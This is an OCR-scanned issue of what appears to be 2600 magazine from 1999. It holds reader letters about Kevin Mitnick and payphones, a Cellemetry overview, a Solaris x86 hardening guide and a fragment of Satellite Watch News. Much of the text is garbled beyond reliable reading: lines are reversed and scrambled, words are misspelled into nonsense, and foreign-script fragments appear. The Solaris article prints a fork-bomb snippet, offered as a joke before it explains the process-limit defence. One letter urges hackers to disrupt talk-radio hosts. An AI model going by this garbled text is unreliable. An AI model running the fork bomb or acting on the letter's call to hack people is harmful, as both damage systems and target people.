program are nestering. We hope to see the attribute show up is other enteresting places. prody gradiong. If nears the word has gritten out and had of people was it with the most which ago

Dept 2009/

who Keein age about on hour lare but informed at least 150 people of demonstration was Anyway, the point is that I got show eity for about an hour and half I finally found where the some 200 miles from where I live. It took us about two into taking one to the one in San Francisco which is demonstration in Sun Transistra was a great success. I bours to get there and then after wandering around the before the dank nytrations started so I talked my mather am from Anderson. CA and had visited your site the day I just wanted to say that I think the Free Kevan

Lord Maestro

has grown more than this simple and countgrous as: гойнов. Люйния демонайский бам мислё дит совтемній; les, a let af people in 13 cities stand up to express them shalled to itear your story. From Monorn to Los Algereally perioditing to be proud of Kanin was especially To drive 200 miles each may solder pain in this is

Dear 2690;

Keyin, Free Munial didn't even do a facking thing? That is injustice. Free min.org) who has been on deschape for 17 years, and he stance the case of Murch Abo-Jonal (http://www.nuhave, but there are other cover of this nature. Take for the argo and he has served so much more than he should press that he is not the only one. The case is one of ourspread the word as much as floor, but I would high to ex-I support Mittack and can provided say that I say to

Meether Inferior

our anylahence a little bit more - semalking she arakurs-Marcia is in fact way, every testance of injustice areadors believable that they would do the state in a man like ties viewed take syrlogsty. distanted facts in hacker cases, it becomes a tie more fictional agreement, and harge componentiates have lived and missed it eatingfel. Filter yes the few law exformations ribasily and fatter when they otherwise may have also extent if happean, the more people will state to take it we tiva. Sand isjantine actually day a artificial officer and the list for its other rearies from other people and eventures. and others, the sentenal resortion is so fisher a fetile hacker economicy has with Bernie S. Kesle Mitalek, stense massine ignation that's close to home as of tides. But the intersecting thing is that select you dope-Undoadreally net II get letters contacting your puies

Dear 2600;

a while new Never missed at issue since 15 1. Anyway, I've been reading your issues and going to your site

> not ross at out? I grees you're right, Milmick is gotting company so fast. How can they chain that seal the judge source code!" I have never bot so much request for a sites, and I came surress "Sim giving away \$80 million I was sording though the page. Looking at housed

took away fast yeers for the governant to be howed. where people started eating garmines. It's too build it All among how paidly the damages west door

openions). wrong at one time or unafter (thank the price of having Let me start eff at saying that everyone is right and

a slap on the least, Don't get the wanty. I fully support estly expect someone who gos cought to got let off with him. He broke the low and got raught. You can't han-OK, Kevin Milnisk, he got what was curring to

with "spheretimes." be unlike China in their dictatorial manner in dealing the case. He was going to get considered any way you put it. However, I find that the U.S. government is getting to that. His begyer was left but or no time to prepare for treated Kevin. The was imprisoned four years without a What I don't get is the way the US government

Now he's going to prison. While up, it's the process. In conduston, he got daught. He was presented

Skyppey the Hyppey Canada Rhi

of this whole unfortunate trendest. We tope that this eview is ownered to the true owing a med above of authority in 1817 selective promotories. diamage (it prison for four journ shows a californism and prie horiesth shink asysthing in Kenth's saw came re-If it is necessary, this are powered dynamics and may write Ιναιροφή. Αστρείδη του τουν τολεία contribete τους περιουνείου month close to being a "high on the hand." there's Kerpag a nomialar offender with coord minimal Waking up is the position - once you do that you re-

Will you day awards magazine. Passing people offit ignocent or not, does not wayte yours foolieb or idente, then don't print it at your time to submit you belong A word of solving if you would like to keep subscribers if you think what they table towards most of your moders who had taken the with surcasm and gove way to a very nombescenting idle canosity. I found it to be gaze Canie It was occing I purchased one of your issues a while back out of

for fun, on. I have poshing against throwing materialess follows: actions were only meant to hart others. He did is computes a would be extended in a likelieve our jacket and not just one foodsh person who thought crashing tystem is scrowed up for the most part, but this Minnick that is an issue to don't work the Justine system in general should have maximal such a basis sentence either, but As for this Kevin Mitnick that, I dea't betwee to

> other respectful citizen of this country would either people such as Mitnick in juit and I don't say why any

sound almost like the golden rule your grandmother and just maybe they will respect you. Now doesn't that laught you? Maybe she really did know a thing or two. Here is a simple ideology for your respect others

Š court research and new went he was actually charged as well. Please assairse the favor before you spour off their was no standing of reachings and no actions removem would have woulde with the concept of justice "mother to hier others." Own't believe as - hiek at the It doesn't corprise is that women't n'to doesn't get

Foreign Phones

Pubsic to to t I'm 16 and have been into the network security scene eines I was 12. I live in India and I refer to a Jeffer from I finally got my hands on a only of your magazine.

make your call to whoseir or whenever and a display Will give to the phone company probably leeping about much money you owe the conter of the store (which he by the local phone company and are electronic You we call a PCO (Public Cell Diffeet). They are recognised This as poolst or something). But to any case, the orthograwill tell you how long you've been talking for soil how rapped is our local currency. (15 = 35, 40.1 M like so would expect Compactated - they accept I rupes to in-"rampant" as he cleans. What he is referring to is what lety that corruption in the pay phone business is not us Our pay phones are like any other pay phones you

Singapore (Tower Records). ader distributing to India. I pocked up my copy form Thatky for a great magazine. You guys should con-

Psychretelay

their have to until about the block to final are in we Dar's quar a hide And here people complete y

Aparein capsules to produce Girche effects the tight thy exenting they used to dirick been and Dedoct or like sniffing give but stronger and more dangerens), to kind of pain relieves or conething like that). This may eildeskeif (where eithedot, judging by for name, is some ture is besically considered as a light drug (semething which could be coughly translated as "drick beer with tic algebra and it says "EARNI EANN CIKEOLOGIC center (the red one). The words are of noises, in Oyal. some words whiten on the telephone in the appen right the 150 back costs, if you look closely, there are

the inflation it was impossible to keep up with regular lassically accept cours marked A, B, and C (because of country (Togosártia). They are not so different they The 152 back coversiones two subphenes from my

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coin marked "A" lasts five impulses, "B" 25 impulses, (you just have to know the numbers - the numbers are goodly accepting incoming calls without any problems phones are impoles dishing, not note thating. They was me another card if the telephone small ows it. These telepost office clorks not to buy it because they will not give was high, for C and D cards I other got a warning field phone or if the telephone erased all of your impulses) your card (either by having a swallowed by the tele-"D" (400 impulses). Actually, because the risk of losing impaises), "B" (200 unprises), "C" (500 impaises), and phone canb. There are four types of cards - "A" (100 telephone has an additional device that accepts teleyou will love your coin these were rurely used). The gray and TCT 50 impulses (bosons) of high probability that doing) which can be obtained in every post office. The were admily senten on each phone). public hat often hadden bangach the dist of stickers) they

Thre is a not so great but vary useful hack back from my army days (I served one obligator) year in the 'riggoslav serny back in 1989, just before only war granted them). We had found a telephone in some district room (but it was tocked bothodly just the daller was locked). Since all subphones were using impulse dailing, I way able to diad any number just by fast pressing and releasing of the back button. For example, matched a dark of the button, it was to telescope the button. O was 10 times, Between the numbers you just had to make a finite wider time interval.

Another grost back I heard in my country was exploring the "feature" that helpforce efficies had where physical country that helpforce efficies had where physical country that went up to \$99999 impulses would then react to 600000. So if you spend he's say, 1,000,001 impulses, they are paing to charge you for just one simpulse. Maybe you think that in a core morth period cannot of time between when the clerks looked at the contents one cannot make another than a period on a particle. It is prescribe (change on an Association amprison. It is prescribe (change on an Association amprison.)

MD_Yago NSM

On the highest of our famelyn peopletees, the interenting to compare the differences and stationance in uniting between Katalehoum (ESA) and Unbekesten (ESA).

Conspiracies

Dear 2660

I shoulded it was time to sell discapestion about my modern. Whenever it disks anything, as it's making its standard enumerous data makes there's a solder integral in the background or the same time. It's as it's a water the sizing two things or once. It tried other mediums and they don't do it. It's been going on for a very long time. It's nothing new. What's up! And being meetineed! Do I finally been a reason to be rootingly personal."

mine withheld because I can't think of a good one While we will never districts outright the possibility of a reasone marginary, there are other possibilities. It

rould be a unique round generated by your roulder. It would be more presented another largely (fig. crossfolk forms than the other roulders. This was to the fire gradies with produce of the control produce of you have so that roulders an other phone that another produce and other phone that and registered because seconds, if all also faith, you are always also executively techniques and one who have a book as any Than already always worth.

Dear 2600:

or could soon became a problem. able miscographica that is infecting our society. I just to the essence of hacking and will only live with the terin my opinion, bed mexics, and not have this one movie they didn't bow it without. At this point I was getting size have it at all, if went across town to an obtained store and my legal video restal state and to my dismay, they didn't thought I would let you guys at 2690 know about this, as vertex of ignorance and the public will be anedwasted as such media will sleety be swallswed by the abysmal jug being parameid, but I can't shake the Setting that all declared was an "cyberterrorism." My diends think I'm disappear from video story shelves soon after Cainton species which that a movie about a group of young fromfound it at a Blockbuster. I may just be paramoid but it stones in my area and after about an hour of searching weird to be a coincidence. I checked two other video from less than five years ago? It seemed a little two pictorse. Why would a victor store have so many old and polar anthusiasts" such as constitute speak suddenly Today I was looking to rent the movie frieders from

FeeErWood

You can ideas of Lance for many things but not find lag. "Unchase" at your decid video some productly find a one of them

Dear 2600:

Stignouti Israelis DUS for \$50,000. They state Windows from Apple: I just thought you would want to know.

manibl234

N 110 34, 240

I know I am taking my chances by writing to a backer. Her what the back. There can't anything that you payarch from the radio and media such as TV and preva-Dear 2609/ pagens. And for that reason I not appreciate what some of of what is going on in the computer scene these days will radio programs of the extrane right wing were backing ter listening to an advertisement on the Art Bell show. can do to me that from helicady been done. And all I have these buckers I read about see doing in order to bring the power reach the ears of the swenge live who gots his prebit the send key. For this nesson I think that the real days morniton your a-mail that you are writing before you ever But I've perty much present that they have the skilling to into my seeb T.V.) have not idea how they seem duing it. tion that has a talk formed and other national symbolished Soon after Light it I found out that every local pulso size is a seb TV anyway. I god this web TV a year or so ago af-

> point out that the constitution dives not give the right of standardy caves drops on Newt Cangoleh but is the first to is known everywhere who makes political key when just point out that there is a certain radio personality that hers are doing this I would be glod to help you. Let me ends are to destroy people who they do not like for mere philosophy is "the ends jushly the mema," then this public's attention to what is happening. What we need like me to give you arthonization on which radio talk show political or reagious ends. Do you agree! If you would should be our philosophy also, importably when their barress and impde the privacy of privace citizens. If their modis and talk natio who are using backers themselves to give a good dose of their own medicine to those in the who are on the side of pricesy to back and disrept and here is a harder's wee. We mad to get some good backers

ever maching the people who their cornel was sent to. mesogos that tell other people what they are up to, form tertain messages that they don't want to be sunt, i.e. monitor people's contail and mossages, but also to keep people who are frinking about using ISP's not only to of people. Saying this, I can tell you that there are now make predictions based on what they serve in the hearts themselves proplets often fell into the trap of trying to public will often make it not tappen. People who call happen. On the contrary, talking about it openly and in thing is in someone's heart to do doesn't mean that it will tion shows as the old Bullytine S, exc. Just because some nothing at all like what is portuged in such science for a payone miled reader couldity can probe. It is absolutely person who is psychic. So there are very few people that someone else is doing as or will effect in some way the head. A psychic connection is established when what people's bears and has no idea what is going on in their in the heart as well as in the brain. And a psychic reads mands unless you understand that there is consciousness is not really the way it works. A payonic doesn't read am somewhat of a psychic and one read minds. But that my com in them. So take them with a grain of salt. I truly beware there is a good dose of propagands and decented them to med. My messages speak for themselves. But so I give them an earful and poor a mail messages for talk rathe and the media. They back my sire regularly and should be trying to bring to everybody. And the enemy is nesses. In my view, personal privacy is what hackers me this is better than hadding corporations or big bustions the way it is today. This is a worthy backet war. To make it so that one company cannot own a million stacleaned up is if they register? the way? used to be and privacy. You know what big fat gry from referring to, It seems to me that the only way radio will over be

Dear 2600:

I don't know if agene else soliced this, but in Zen-

ghostnian You runn gui our attention. We'd routly ble to know

side. Maybe you if fail us as the sent and attended

kow iku sight unog talk skoys and kathing into pow

2500:

Can I file a restraining order against the government? They are always following me

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John doe

You are the generatives. Next that you say any appear following you, he sum to tell their this while stating and finding your cares. Health for st.

Discoveries

Dear 2600:

I found this phone musther off say our dialor, 810-120-0227 - it's some kind of \$CO system, which I'm not sare exactly what it is, I legged in as root and it gave site access to just about anything. The nesser I am writing to you is because I really wasn't sure what this was and what I should do with it. I'll probably end up trying to get should of them and tall them about it

Webe

You might also tell us have you happened to just to give to a next seed what "just about anything" were.

Dear 2609;

her wanted to let any Angelfan members know that unneferring their files via FTP can be dangerous, as their server, fiplangelfan.com, afters anonymous access to the incoming directory.

Also, when is at 1-200-535-4142?

2

The files in that directory are also constantly changing at angelies discloss there after around 15 minutes. 705-559-4161 is the number to call to find outwhat pear long distance company in 18's have yet in find a corresponding number that talls what year regional company is.

admintemplate.

scient's article about faternal Husbing in 16.2, he said that he worked for a company that he called JCN. If you stone each letter back by our in the alphabet, it becomes

Dear 2609:

BX.

The other week I was at Four City, a mail have in Cleveland. My friant reached sures each, so we stapped by the ATM. Stepsel have seed in, got helicary through the transaction and the ATM enselval! The derma word block for shout two minutes, than it reducted. I workfold the ensent with the ordered, beging to learn surraching intensiting. One thing I nediced the seamed odd was that it said it was muraing OSO, yet it was copyrighted 1998 by Minuse numering OSO, yet it was engarighted 1998 by Minuse at 1905 and their it died about six or seven years ago Also, all our negisters at my work (Kinko's) run on OSO.

Since (Richard) secretal in the development of early versions of OSC, that we have surprising. Fount of information: OSC was means to replace (OSC and predated Windows 3.9 by as heart a couple of years.

Continued on page 48

An Overview of Cellemetry

dinx/agrappleas.com

Telescopy: A method of namidy controlling a Sevice, pathering data taking a measurement, or providing information using a short measure brief and not requiring the physical persons of a persons

Collementy: A written intentity technology deagency to mention, control, and track anything that is weight being aemittened controlled, and tracked. In what words, just another toy to keep Rig Bardier watching its, and to help more companies become Big Brothers as well.

emergancy should arise. could shire down we certire power gold from his PC if an company every billing cycle. Not only feet, but a tech formation would be automatically sent to the electric pected. Mater making would be obsolete too as this insend a little message consing your service to be disconmonths, it would be possible for the electric company to Or say your forgot to pay your electric bill for less matically page them when more Twickles were needed to call the machine, they could have the machine accochine to see if it needs restocking. If they ware too key actually he this to remetely check your office stack ma-With this webselvey, would provide operators would utility meter menitoring are just the tip of the icebeas turing, asset backing, remote control operations and and from remote devices. Vehicle tracking, alarm monically designed for manufacing small attenuts of data to rare by Bell South and Numerick Curp. it was electifi-South Wireless Inc., although x is noticely a joint voir-Callematry was developed and parented by Bell

Cellametry devices can not only mentions, but they of equipment and perform nemate functions, but they can also track all types of mobile equipment and assets using GPS (Global Restroning Systems). This includes cattercebites, armored marks, relinand some places, buffer decreas, for fellifes, trailers, longer, selections camera equipment, such markindes, you get the places, or Collectory applications were with GPS to be you have exactly where your shift is strong given time.

emergency power systems in case of grid failure). Acrcopying machines). OpeniMetrin (used to exenitor ers), Telemetrae (2.50%) temote monitoring for photo-Highway Master (used for tracking commercial track dividual needs. Current application packages include: CRADS. Specific software/hardware peckages are proprietory software to access their data from the \$100 apiece. A Collemetry austrinor mod have the dual Communications and Engage, and one about host to movine and private information sett 29 gareary connected to a cellular switch, and a computer A Cellemetry radio of CRAD for short, a Cellemony som (all types of exact tracking), Ofton (for monitormenufactured by different companies depending on in-Orlkmetry. The CRADs are manufactured by Stateing cable TV compas or to perform memberance Collections mends these items to serve its concrete

without a site visit), and several other applications which are either wealthclaim to the importance of the case of the either wealthclaim to real the gateway and once commetal, will have several options to have their CRAD paged, the CRAD will register as the nearest ceitalar provider and will intger a register storal neitheathrough which is such back to the gateway was the retwork. The gateway receives the registration, remakes the data, and source a registration concellation back to the ceitaprovider via the sursect So now that the data is at the gateway, it either stays there until the customer receives it, or it is sent to the customer's how computer immediately. You ceitafar estands will recognize this process as "recenting registration."

Celemetry service operates just the a mathematic operates in the well-lar system. A commany phone each its MIN and ESN via a course thance back not be bone system to well-lar system to well-lar service. The only difference has sever a norming phone and a CRAD's that the CRAD's MIN's are specially assigned so that the MIN and LSN are resultal almostly to the Cellemetry Service foreaut (CNS). The MIN identifies the radio to the human and the LSN holds the massage (up to 42 bits). The CNS protects as the data and several accretions a Cepturding in transaction totals.

So now you know how Collemetry works, but have its it used? A Collemetry shakes an eparase under one of two makes another mode and meter mode, in mode made the CRAD axes only as a modern, proving information in both directions. The CRAD is extracted to an external controllar that would decide if there as a real model in eat on the information it movined. If it fools there as a need for response, it will misy a message thank to the Collemetry system. The message will be compared in the ESEN of evalues.

vice to be cut off. a combain device in the meter that could cause your serwhich when actioned remetally, and it delives a pulse to cratemen's designated take (best besiness day, and of made, the CRAD is set to send the massage solutions: system, in the seasond subset of operation under motor sages would only be sent when paged by the Cellemetry. used anywhere a court needed to be manifested. Morvending machine, etc. This mode of operation would be ter reads, copy machine count, sumber of stacks in a bits of information that could indicate that such as mehundled in two different ways. The CRAD could collect centroller is required. Meter made operation could be enbeard intelligence to see independently so do external could also be another function assigned to the CRAD ing to the MIN of the mores that info is booked on. There use to mendor your usego. If we immediate meter read ments, etc.). This made is what utility companies would lect information and report it to the customer at the cally at a destain specified time. The galeway would caleas peeded, a MIN page would be sear our correspond In meter mode, the CSAD already has the required

So how well will Collemetry function in the real

regular collular traffic, meaning that if there is too channels. Collemetry data actually yields priority to much cell traffic, no message will be sent, or rather, it ket. Twenty-one of these thannels are used as control between the two competing cell earriers in each mar-\$32 channels in the AMPS system and they're split up between the gateway and remote devices. There are the ASAPS analog control channel to send a message never races regular exhibitar secon centred chargeds to software (not fail-proof, but fail-safe). Cell-metry lieve it or not the Bureau even has its earn fall-safe their gateway using a variety of protocols including way to get it through. They even offer you access to message fails, a redundant system will by unother inside sure all your messages get through and if one Network Strucillance Center" which will busically vice pracecally impossible from within the complex design of my apartment building makes cellular sertightedagy has energy it is nothing to markel at. The of communication and no market how for cellular would? For one, you're talking about a wareless form transmit info. Instead, it uses any travers expectly in system can be those right through your laptop. And he-TCPOR CUCR or CDMR Awars to your Calicolary Cellementy Data Services boasts of their "Cellementy like to see a CRAD operate down there. However, and the electric meters see in a basement-fike anea. I'd

You're probably drinking, when it is those CRADS should be word that that all at once consing an example of the control of the

wall be sent later.

through and your elsteric bullwall be right on time. And despite its ned and showwhell developes, 'you gan bullyour ask that corporations and spencies sheeted almost your ask that corporations and spencies sheeted by spiting have an eye on this rechnology and are probably spining centracts as you are needing this article. Look for childy compared to implant and this first, followed by either comparies, trucking from managers unsking their tacilities. Criming and agricultural felics looking to monitor ergs, and I'm are politic and powermoners agreed with find a use for it as entitled (I'm) began to select of all the selection of the first began to select of all the selections.

200 K 100C knife in our hands. All meter readers take heed, for the peoping turn. We can either try to shot the blinds possibilities we may have to back our future. Big one step closer to 1984, I can't help but think of all the ing, think central and loss of freedom. Although it's power grid in Florida from your leptop in California think remote serves to public utilities and eather netfuture of hacking looks like. For these of you clueless this, and I can see it too, but I'm one of those guys that tighta ur ehwe him down the sheet with a bateler Scotter may be reasoning, but flock him, he's just a the eye in the sky watching us, think remote monoton choose to see the glass as half empty, then think about (no, then) think about that, but hacker). Or if you works using a cellular cassaret, think about setting a people, thirk greeny, think correcting using TCPAP, available by computer, you can just imagine what the phone that remotely compols a device, with scream the Collemetry device is basically a modified cell can see holes like Swiss choose in this concept. Since Some of you may choose to see the dark side of all

For mure information sixt www.cc/lenetry.com.

Get The Word Out!

Five Kevin humpor stickers are now ready to be spread around the planet. It's time the world starts bearing about Kevin Mitnick's plight, locked in prison for more than four years without being accused of a violent or even financial crime. Enough is enough!

With soling those stickers at a slightly inflated price of \$1 each, minimum order of \$0, and denating 100% of the money to the Mithick Beferse Fund. What better way to show your support?

Make all checks payable to Kevin's grandmother - Reba Vartanian - and send them to us at:

2600 Bumper Stickers PO Box 752 Middle Island, NY 11953 USA

DO WOT MAKE CHECKS OUT TO 2600! They will be returned if you do. Also, don't mix this with any other 2600 order or you will cause all kinds of confusion.

FREE KEVIN buttons are now available! They're round, black on yellow (like the stockers), and you can take them wherever younge! (They're not liny either.) 4 for \$10-all, proceeds go to the Kevin Mitnick Defense fund.

TO WRITE TO KEVIN: As Kevin is being transferred to different prisons, any address that we print here will likely be outdated before this issue comes out. Please check www.freekevin.com for the most up to date address. You can also send email to kevin at knitnick@2600.com

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by Javaman

ack in the day, when I was a youngin' hacker. I used to social engineer shells out of universities in the hopes that I could gain some experience on the magical and mysterious operating system known as UNIX. Documentation on this "cryptical envelopment" was difficult to come by at my local library, and I was forced to rely on short text files downloaded at 300 band over a local BBS. Many of us rejoiced when Linux became widely available - the concept of having a UNIX workstation on your desk that you could play with without the fear of being forcefully removed from the box.

Even though Linux is widely available and supported in the community, it is not the end-all be-all when it comes to learning UNIX. If one's goal is to eventually, a hermanically administer a box, it would be a good idea to become familiarized with some of the more popular operating systems. As of today, Linux does not make up the majority of UNIX presences in universities and corporate America. In addition to that, Linux has so many underlying differences (including between distributions) as compared to other *NIX flavors, that a good deal of knowledge garmened from administering Linux cannot be ported over to other operating systems, such as pure BSD or pure SVR4 OSes. This is where Natlanis x86 comes in.

Solaris x86 is just that. Solaris for the x86 platform. Except for the OpenBoot system (Spare platform PROM firmware - think of it as kinda like BIOS on crack), Solaris x86 is the same as Spare Solaris. Now, for the cost of shipping and media (See Foctote 1), or, for those who prefer to do illegal things (note: I am not condoning this action. I never suggested it, either), the cost of a blank CD-R, it is possible to acquire this OS of OScs for experimentation on the home PC. This article concentrates on the installation, addition to that, the assumption is made that the reader has already used some form of UNIX operating system. If you are reading this article in the hopes that I will give out source code for moting a Solaris box, well... here you are:

while(!)
fork():

#include cunistd.h>
void main()

Installation

I am going to assume that the box that you, the reader, are installing Solaris on is going to be a Solaris-Only box. Don't be a bitch and dual-boot it. Sink or swim, and install one OS on the machine. I would like to make a note, however, that Solaris does include a boot loader which is capable of running two separate OSes on the same had drive.

The following are the statistics regarding the system upon which I installed Solaris x86. This machine resides behind a private network, with a BSD-based router, which is rather secure.

Processor: P120 Memory: 64 Megs of RAM

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Vidoo: S3 Virge/DX, 4 racgs RAM
Storage: 6.4gig IDE, 32x ATAPI CD-Roin, 3 1/2 floppy
NIC: 3Con 3c-509b (105T PnP card)
Sound: SoundBlaster 16
Stickers: Grateful Dead

Before doing anything, unplug your system from the Internet. Paranoia is a good thing. Inst like installing any other operating system, a boot floppy has to be created. Grab the floppy image from http://axcessl.sun.com/strivers/ and either dd or rewrite the title to a blank disk. Insert the CD into the drive, the floppy into the machine, and reboot the box. The majority of the installation is, for the most part, an onjoyable experience. The OS autoprobes your hardware. Since my equipment is standard (old), to difficulties were encountered in this stage. If you have a network and in your machine, as I did, you will be prompted to give the machine a name, an IP address, and a Gaseway. Assuming life is smooth salling until this point, you will soon be prompted to... partition your drive.

Partitioning Your Drive

This is where I made a majority of my mistakes. I reinstalled Solaris several times, and placed several calls to my mentor, Vaughn, before I was able to figure out the optimal partition sizes for my drive and my uses. Now, these numbers in very well for my uses; few users, little mail, not many 3rd party packages, and low stress for apgrading.

swap	/dev/dsk/c0d0s6	/dov/dsk/c0d0s7	/dev/dsk/o0d0s1	/dev/idsk/c0d0s5	/dev/dslc/c0d0st)	444
/tmp	/opt	amontologics/	, IEA,	/usz	1	COLD A STREET
284 Mogs	2048 Megs	Whatever was left (about 2.5 gigs)	384 Mcgs	1024 Megs	256 Mogs	37.6

Keep in mind that these are suggested values. They are based off of taking Solaris's suggestions, and tacking on a couple of hundred mags. I realize that the root partition mags seem a bit excessive, and really should be constructed with the hase partition, but in this installation. I kept both separate. In addition to this, the lexport/home partition is very large. Since the lopt and lexport/home partition are next to each other, if worse comes to worse, I can move a gig from the latter over to the former. Now, if you are paying attention, you may be asking yourself what is the purpose of lopt. Rather than stacking all the add-on packages in fuscional, it is sensewhat customary to place the software in lopt. More about this will be discussed later.

Final Notes on Installation

Solaris will ask if you wish to do a minimal, custom, or full installation. I recommend you perform a full installation, since chanks of the OS can be removed later (e.g. Asian language support, PCMCIA support, etc.).

Basic Functionality

Step 1 - Log in as root.

Step 2 • Networking. Setting up static routing may be a good place to start. Create a file under /cic called "defaultroater" containing the IP address of your router. This is rather

simple. The contents of my /etc/defaultrouter file lanks something like this: 192,168.1.1

A machine connected to a network is practically useless unless it can resolve domain names. Just as with linux, you must create a file under the less directory named "resolvecont". The contents of this file looks like this:

pameserver ip.of.your.pameserver

nameserver ip.of.your other.rameserver

Solaris does not yet look to this file to convert domain names into IP addresses. Open up the letcheswitch.comf file in vi, and change the line:

hosts: files

To the state of

hosts: files das

Step 3 • Symlinks. As I mentioned earlier, it is somewhat customary to install third party software to the lopt directory. Many GNU packages, however, want to be installed to installed. The remedy is to make a symlink so that /usr-local points to /opt. Problem solved.

Step 4 • Basec Software. Solaris is a commercial package, with a componion control cial C compiler. This product is sold separately. Considering the fact that at this point in the game you probably do not have a C compiler, if would be a good idea to start adding in precompiled packages and the like. Keep in mind that no GNU utilities, namely gaip, goo, gau make, and other nifty gadgets are available to you as of this moment. Fortunately, Solaris does provide you with a somewhat functional web browser in the form of Hoffaya. Point the browser over to wave, surfreewers.com, and start downloading. Specifically, to get started, you will need got, libstde, unaip, and eventually perl, tol, and dk. Keep in mind that these files are packages. They do not need to be compiled. Unaip each file and use the plegadit IM) commend to add the software to the system.

It's time to grow up now and install the tools you need by hand rather than by having them handed to you in a distribution. You will quickly realize how much useless trash you had on your previous hoxes after you download each of these files over a 28.8 modern.

Basic Basic System Security

Locking down from the Outside:

I personally am a very paranoid person. I have my girlfriend my a piece of my fund before I start devouring it to confirm that there is no poison involved. She thinks I am being outout anyways, what was I saying? Ah yes, avoiding the cyherussasoin's hullet:

Very few, if any, operating systems are secure, directly out of the bex. I highly recommend killing inced until you are fairly certain that you are secure from outside attacks. Begin by turning off unnecessary services in letefuned confiby placing a # in front of them. If you are going to be the only user on the system, and you do not need to remotely log in comment out all lines in the lete/ibetd cert. If the outside world must connect to your box, install SSH, aka Secure Shell, which will provide increased security over the transmission path and some IP filtering options. If installing SSH is out of the question, look into TCP Wrappers, whose daemon name is topd, allows you to add IP filtering and logging functionality to any TCP-based network daemon, such as telect, rlogin, and fig.

For those posky RPC-based services, which have next to no form of security, Secure RPC is distributed with Solaris. Rather than using standard RPC's method of user authoritication, which is solely based upon the client's IP (AUTH_UNIX), Secure RPC uses an

encrypted key pair which is also time dependent. What all this means is the authentication of the RPC call is secure, but all data sent afterwards is clear text. This will allow a bit more of a cozy feeling while running NFS based services.

But, if you are like me, and you do not need NFS functionality, or want to have anyone telectring to your machine, disable the TCP and RPC deemons as stated above, and disable the NFS server by performing a cd into /etc/co3.d. and moving \$15nfs.server to _S15nfs.server. More on this later.

Locking down from the Inside:

Use common some here. If this is a personal machine, don't let your friends have accounts here. Their machines may be owned right now, or they may not be the friends you think they should be. Make a list of all the said programs on your box, and go through and decide what is truly necessary. In addition to that, it is possible to set up a partition so that no user can run a program where the said bit was set. The following line is from my /etc/vf-stab, the file where file system defaults are set.

/dev/dsk/c0d0s7 /dev/rdsk/c0d0s7 /export/home ufs 2 yes meand

Each of those fields should be tab delimited. The last data field, "mount options", allows you to set mount permissions such as no read-write and nosuid. For good measure, add this option to your imp slice as well.

The astate reader may have noticed earlier that the snippet of code stated was a fork bornh. Although not mentioned in the manual pages (at least not in mine), it is possible to set a maximum number of processes per user. Open up the /etc/system file and add the following line. Placement in the file is not critical.

Set maxupro = 50

I also disable sendmail and other utilities on my machine, as I do not receive mail on this hox. To do the same, as root, of into Active 2.d. Either in the file S8S sendmail, or move it to another file, such as _SSS sendmail. When the operating system switches to the run level 2, for example, it executes all the syndlinks in Active 2.d that begin with the letter S. While you are in that directory, it may be a good idea to get rid of S73nfs.client. I personally don't trust NES functionality.

For an added measure of protection, or, more importantly, piece of mind it is possible to enable process logging in Solaris. This will create files under the /var/adm directory from which it is possible to extrapolate a user's movements through the system. The main purpose of this feature is to properly bill people for computer time, but one tool could be used for multiple jobs. It is possible to enable this feature by making a symlink from fetchirit direct to /stebs/2/d/S22acct. Similarly, make a second symlink from /sec/init.d/acct to /stebs/2/d/S22acct.

The reader may be asking him or herself, "What are all these syntinks floating around for?" Unlike BSDish OSes, where there are a few centralized files which define what processes start on box (re.conf), for example), System V R4 implementations are more dependent on the coancept of run levels, or system states, to decide what processes to start when. Run level 2, for example, is the normal multiuser operating mode, white Run level 3 is started to enable remote file sharing. If the administrator wants sendmail to start when the system kiess into multiuser mode, he or she makes a syntink from the fetchnit, definotory, where all startup scripts are kept, to reference. When the operating system switches into the specified run level, namely run level 2, it executes all scripts beginning with the letter K first, then those with the letter S. The two digits following the K or the S specify.

other daemons that were disabled earlier. Hint: Look in /etc/re0.d. properly take out the shutdown scripts (those that begin with a K) for sendmail and the the order of execution (\$22 comes before \$67). With this knowledge, figure out how to

mind if a large number of antrustworthy users will be poking around your system. A kernel one time, have an overflow issue, and the file is setuid. It may be a good idea to keep this in exploit for the bug written for Spare Solaris 2.6. The file Assiepenwin bireff.core did, at hardware support as well (read: Spare Processors only) option to disallow this functionality (running code out of the stack memory space, which is the main method by which a buffer overflow exploits a system) is present, but requires There is one overflow that I know of in the current versions of Solaris, and I have seen an Before I leave this topic, it may be a good idea to mention buffer overflow exploits

these brats aren't going to get into your system if you catch wind of the advisory first. Turn due to the multitude of script kiddles and their abiquitous search engines. The fact is that The far majority of attempts to compromise the security of a computer system today is

off whatever is vulnerable, then wait for the patch to come out Patching is a rather simple, non-complicated operation to perform in Solaris. Either

cerned with are the recommended and security related patches. It may seem that those can and ed into publications. Grah a copy of the most recent patch report for your version of point a Java-enabled web browser to http://sansolve.sun.com, or ftp to sunsolve.sun.com, piece of software, and not to a critical piece of the OS. Because of this, Sun does not conegories should be mutually inclusive, but some security related patches apply to only one Solaris (most probably going to be Solaris?_x86). The two sections that you should be contory, and type the following: sider the patch to be required. Unkip and untar the patch file, ad into the new patch's direc-

restore the old system files, granted that you haven't rm'ed them from /var/sadm this operation. Otherwise, restart the software involved and go along your merry way. If this creates a boo-boo on your system, use the patchim command to remove the patch and It is that simple. If the patch is kernel related, it is probably a good idea to rehoot after

ministration" that you have learned from this article. volved with the SVR4 system. Also, remember some of the basic things about "remote ad-Solaris is easy to install and administer, once the user gets past some idiosyncrasics in-Although many people are intimidated by the specter of a well-written, low fuse OS,

- How to check if your box is secure from the outside, and, thusly, if some other ma-
- Check to see if process logging is enabled once you are inside.

hopefully enough so you don't get yourself caught After you install Solaris 7, you have a chance to get your feet wet and acquire some skill These are just basic topics. The point of backing is explaning the unknown, at all costs

Get Soleris for Free: http://www.sun.com/soleris/freesoleris.html

The Unofficial Guide to Solaris: http://solarisguide.com/

Satellite Watch

News

Volume 12, No. 8 August 1999

Single Issue

\$42508

"Your source for the latest news from the satellite underground"

SS 75 Canadian



De Final Issue

DirecTV Closes Down Satellite Watch News

Dear Subscribers

Satclife Watch News and Dan Morgan to shat down operations. Plaintiffs have literally forced the and bankroll of Direct TV and other this is the last issue of the magazine Satellite Watch News to announce that Morgan, Morgan Aerospace, Inc., and infortunately the unfinited resources It pains me as the attorney for Dan

in anything to do with "underground" basically been banned from participating DirecTV to close the Satellite Watch satellite technology: News, the DB-1 Radio Show and has Dan Morgan has been forced by

prohibiting Dan Morgan and Morgan Court, Eastern District of Michigan ordered by the United States District A permanent injunction has been

